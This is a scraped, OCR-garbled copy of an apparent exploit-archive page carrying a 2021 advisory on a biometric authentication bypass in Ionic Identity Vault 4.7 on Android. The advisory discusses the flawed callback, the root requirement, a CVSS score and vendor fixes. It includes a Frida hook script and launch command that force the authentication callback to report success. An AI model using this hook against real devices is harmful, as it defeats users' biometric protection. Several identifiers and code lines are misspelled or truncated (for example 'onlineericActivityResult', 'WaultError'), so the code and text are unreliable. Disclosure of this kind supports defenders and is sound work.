

Home Files News About Contact &[SERVICES\_TAB]

Posted Sep 8, 2021

Add New

Search .

## Ionic Identity Vault 4.7 Android Biometric Authentication Bypass

lonic Identity Vault versions 4.7 and below suffer from a biometric authentication bypass vulnerability on Android.

## Related Files

#### Share This


Lik€

LinkedIn

Reddit

Digg StumbleUpon







### Top Authors In Last 30 Days Red Hat 157 files Ubuntu 76 files LiquidWorm 23 files Debian 21 files nu11secur1ty 11 files Gentoo 9 files Google Security Research 8 files Julien Ahrens 4 files T. Weber 4 files File Tags File Archives December 2022 Advisory (79,754) Arbitrary (15.694) October 2022 BBS (2.859) September 2022

August 2022 CGI (1,018) July 2022 Code Execution (6.926) June 2022 Conference (673) May 2022 Cracker (840) April 2022 CSRF (3,290) March 2022 DoS (22 602) February 2022 Encryption (2,349) January 2022 Exploit (50,359) Older File Inclusion (4,165) File Upload (946) Systems Firewall (821) AIX (426) Info Disclosure (2,660) Apple (1,926) Intrusion Detection (867) BSD (370) CentOS (55) JavaScript (821) Cisco (1.917) Kernel (6,291) Debian (6,634) Local (14,201) Magazine (586) FreeBSD (1.242) Gentoo (4.272) Perl (1.418) HPUX (878) PHP (5.093) iOS (330) Proof of Concept (2,291) iPhone (108) Protocol (3,435) IRIX (220) Python (1.467) Juniper (67) Remote (30.044) Linux (44,315) Mac OS X (684) Ruby (594) Mandriva (3.105) Scanner (1.631) Security Tool (7,777) OpenBSD (479) Shell (3,103) RedHat (12.469) Shellcode (1,204) Slackware (941) Sniffer (886) Solaris (1,607)

```
com.bottlerocketstudios.vault.StandardSharedPreferenceVault.qetString(StandardSharedPreferenceVault.java:212)
      This method 'onBiometricActivityResult' takes the authentication result as an argument. When the 'resultCode' is '-1', authentication is successful and the 'forceUnlock' method is called. Otherwise, the authentication fails:
     try {
  identityWault.forceUnlock();
  success(this.mLastCallbackContext);
} catch (WaultError e) {
  error(this.mLastCallbackContext, e);
             } else if (intent != null) {
[CUT BY COMPASS] // Authentication Failed
 This can be seen in the backtrace when the authentication is successful:
Because the KeyStore entry does not require user authentication, this method can be hooked in order to bypass biometric authentication.
 # Biometric Authentication Bypass Hook
 The following Frida hook (`frida_hook_fingerprint_bypass.js`) can be used to bypass biometric authentication:
      Java.perform(function x() {
    var myclass = Java.use("com.ionicframework.auth.IonicNativeAuth");
    myclass.onlineericActivityResult.implementation = function (a, b) {
        console.log("[*] Blometric Authentication Bypass Hook");
        console.log("Class: come ionicframework.auth.ionicMateiveAuth");
        console.log("Class: come ionicframework.auth.ionicMateiveAuth");
        console.log("Parameter: " * a);
        console.log("Parameter: " * a);
        console.log("Change: result from 0 to -0 in order to bypass authentication.");
        this.onBiometricActivityResult(-1, b); // This calls the method always with -1 }
   xecuting the Frida hook:
     # frida -U -f org.example.app -l frida hook fingerprint bypass.is --no-pause
 When the biometric authentication (fingerprit) dialogue appears, the dialogue can be cancelled by clicking somewhere besides the prompt.
     [Pixel 3::org.example.app]->

[*] Blometric Authentication Bypass Hook
Class: com.ionicframework.auth.IonicNativeAuth
Method: onBiometricActivityResult
Parameter: 0

Change result from 0 to -1 in order to bypass authentication.
  he user is logged in without providing a valid fingerprint.
 This also works if the Ionic Identity Vault configuration `allowSystemPinFallback` is set to `false`.
 It has to be noted, that the attacker has to be able to execute code as root on the phone to perform this attack.
 Vulnerability Classification
 - CVSS Base Score: 4.1 (Medium)
- CVSS Vector: AV:L/AC:H/PR:H/UI:N/S:U/C:H/I:N/A:N
 Workaround / Fix
 # Tonic Identity Vault Library Vendor
 Ionic as the vendor of the Identity Vault library has to fix this issue as follows.
 For the biometric authentication mechanism with device PIN fallback:
  The KeyStore setting 'setUserAuthenticationRequired' should be set to 'true' in order to enforce authentication (either with biometrics or the device PIN).
  For the biometric authentication mechanism without device PIN fallback:
   The KeyStore setting 'setUserAuthenticationRequired' should be set to 'true' in order to enforce authentication.

The KeyStore setting 'setUserAuthenticationValidityDurationSeconds ' should be set to '-1' in order to enforce biometric authentication.
 On Android >=11, the setting `setUserAuthenticationValidityDurationSeconds` is deprecated and `setUserAuthenticationParameters` should be set to `0,1` instead to enforce biometric authentication.
 See the Android Developer Reference on `KeyGenParameterSpec.Builder` for more information [2].
 # Ionic Identity Vault Library Users
 Customers of the Ionic Identity Vault should use the updated version Identity Vault 5.
 A very big thank you to my colleague Alex Joss for the support in analyzing this vulnerability. This was very interesting and I learned a lot!
```

Whitepaper (3,729) x86 (946) XSS (17,494)

Web (9,365)



# Login or Register to add favorites

